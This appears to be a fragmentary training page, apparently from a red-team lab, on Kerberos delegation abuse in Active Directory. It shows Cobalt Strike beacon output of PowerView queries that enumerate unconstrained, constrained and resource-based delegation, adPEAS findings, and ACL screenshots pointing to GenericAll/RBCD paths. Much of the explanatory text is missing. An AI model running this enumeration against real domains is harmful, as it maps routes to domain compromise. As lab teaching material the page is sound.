

Kerberos

Kerberos

Kerberos

WHITE-BIRD Administrator

Administrator Properties ? X

Published Certificates	Member Of	Password Replication	Dial-in	Object
Security	Environment	Sessions	Remote control	
Remote Desktop Services Profile		COM+	Attribute Editor	
General	Address	Account	Profile	Telephones
			Organization	

User logon name:

User logon name (pre-Windows 2000):

Unlock account

Account options:

- Account is disabled
- Smart card is required for interactive logon
- Account is sensitive and cannot be delegated
- Use only Kerberos DES encryption types for this account

Account expires

Never

End of:

```
Get-NetComputer -Unconstrained | select dnshostname
```

```
beacon> powershell get-netcomputer -unconstrained | select dnshostname
[*] Tasked beacon to run: get-netcomputer -unconstrained | select dnshostname
[+] host called home, sent: 421 bytes
[+] received output:
#< CLIXML

dnshostname
-----
dc05.white-bird.local
```

DC

RAVEN-MED


mon01

```
beacon> powershell get-netcomputer -unconstrained -domain raven-med.local | select dnshostname
[*] Tasked beacon to run: get-netcomputer -unconstrained -domain raven-med.local | select dnshostname
[+] host called home, sent: 485 bytes
[+] received output:
#< CLIXML

dnshostname
-----
dc02.raven-med.local
mon01.raven-med.local
```

BloodHound

4



```
Get-NetComputer - TrustedToAuth
```

```
Get-NetUser - TrustedToAuth
```

```
beacon> powershell get-netcomputer -trustedtoauth | select cn, msds-allowedtodelegateto
[*] Tasked beacon to run: get-netcomputer -trustedtoauth | select cn, msds-allowedtodelegateto
[+] host called home, sent: 465 bytes
[+] received output:
#< CLIXML

cn      msds-allowedtodelegateto
--      -----
WEB02 {eventlog/dc05.white-bird.local/white-bird.local, eventlog/dc05.white-bird.local, eventlog/DC05, eventlog/dc05...
```

Web02

med-factory.local deleg_exer

```
beacon> powerpick get-netuser -trustedtoauth -domain med-factory.local
[+] host called home, sent: 10 bytes
[*] Tasked beacon to run: get-netuser -trustedtoauth -domain med-factory.local (unmanaged)
[+] host called home, sent: 134767 bytes
[+] received output:

logoncount           : 0
badpasswordtime      : 12/31/1600 4:00:00 PM
description           : Used to practice constrained delegation
distinguishedname    : CN=deleg_exer,CN=Users,DC=med-factory,DC=local
objectclass           : {top, person, organizationalPerson, user}
name                  : deleg_exer
objectsid             : S-1-5-21-2207869169-3133627043-1838267575-2602
samaccountname        : deleg_exer
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : 12/31/1600 4:00:00 PM
countrycode           : 0
whenchanged           : 4/14/2023 2:51:01 AM
instancetype          : 4
objectguid            : 42994b77-8512-4618-88a5-bf1abe9b9251
lastlogon             : 12/31/1600 4:00:00 PM
lastlogoff            : 12/31/1600 4:00:00 PM
msds-allowedtodelegateto : {eventsystem/dc03.med-factory.local/med-factory.local,
eventsystem/dc03.med-factory.local, eventsystem/DC03,
eventsystem/dc03.med-factory.local/MED-FACTORY...}
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=med-factory,DC=local
dscorepropagationdata : 1/1/1601 12:00:00 AM
serviceprincipalname  : practice/cert01.med-factory.local
whenevercreated       : 4/14/2023 2:48:27 AM
badpwdcount           : 0
cn                    : deleg_exer
```


RBCD

GenericWrite GenericAll S4U

BloodHound

adPEAS

RBCD



```
[?] ++++ Searching for Computer with Resource-Based Constrained Delegation Rights ++++  
[!] Found resource-based constrained delegation rights for Computer 'DC01$':  
sAMAccountName:          DC01$  
distinguishedName:       CN=DC01,OU=Domain Controllers,DC=prod,DC=raven-med,DC=local  
objectSid:                S-1-5-21-1674258736-4167122442-1078531953-1000  
operatingsystem:         Windows Server 2019 Datacenter Evaluation  
[+] AllowedToActOnBehalfOfOtherIdentity:S-1-5-21-1674258736-4167122442-1078531953-3102  
pwdLastSet:              03/27/2023 18:52:36  
lastLogonTimestamp:      04/12/2023 14:52:53  
[+] userAccountControl:   SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
```

File01 Dc01 GenericAll

RBCD

Owner: Domain Admins (PROD\Domain Admins) [Change](#)

Permissions Auditing Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Allow	Cert Publishers (PROD\Cert P...		None	This object only
Allow	Print Operators (PROD\Print ...	Create/delete Printer o...	None	This object only
Allow	Windows Authorization Acce...		None	This object only
Allow	Everyone	Change password	None	This object only
Allow	SELF	Validated write to DNS...	None	This object only
Allow	SELF	Validated write to servi...	None	This object only
Allow	SELF	Read/write personal in...	None	This object only
Allow	FILE01\$	Read/write all properties	None	This object only
Allow	Domain Admins (PROD\Do...	Full control	None	This object only
Allow	SELF	Create/delete all child ...	None	This object only

Add Remove Edit Restore defaults

Disable inheritance

OK Cancel Apply

Revision #10

Created 5 September 2022 03:04:55 by

Updated 16 April 2023 00:11:00 by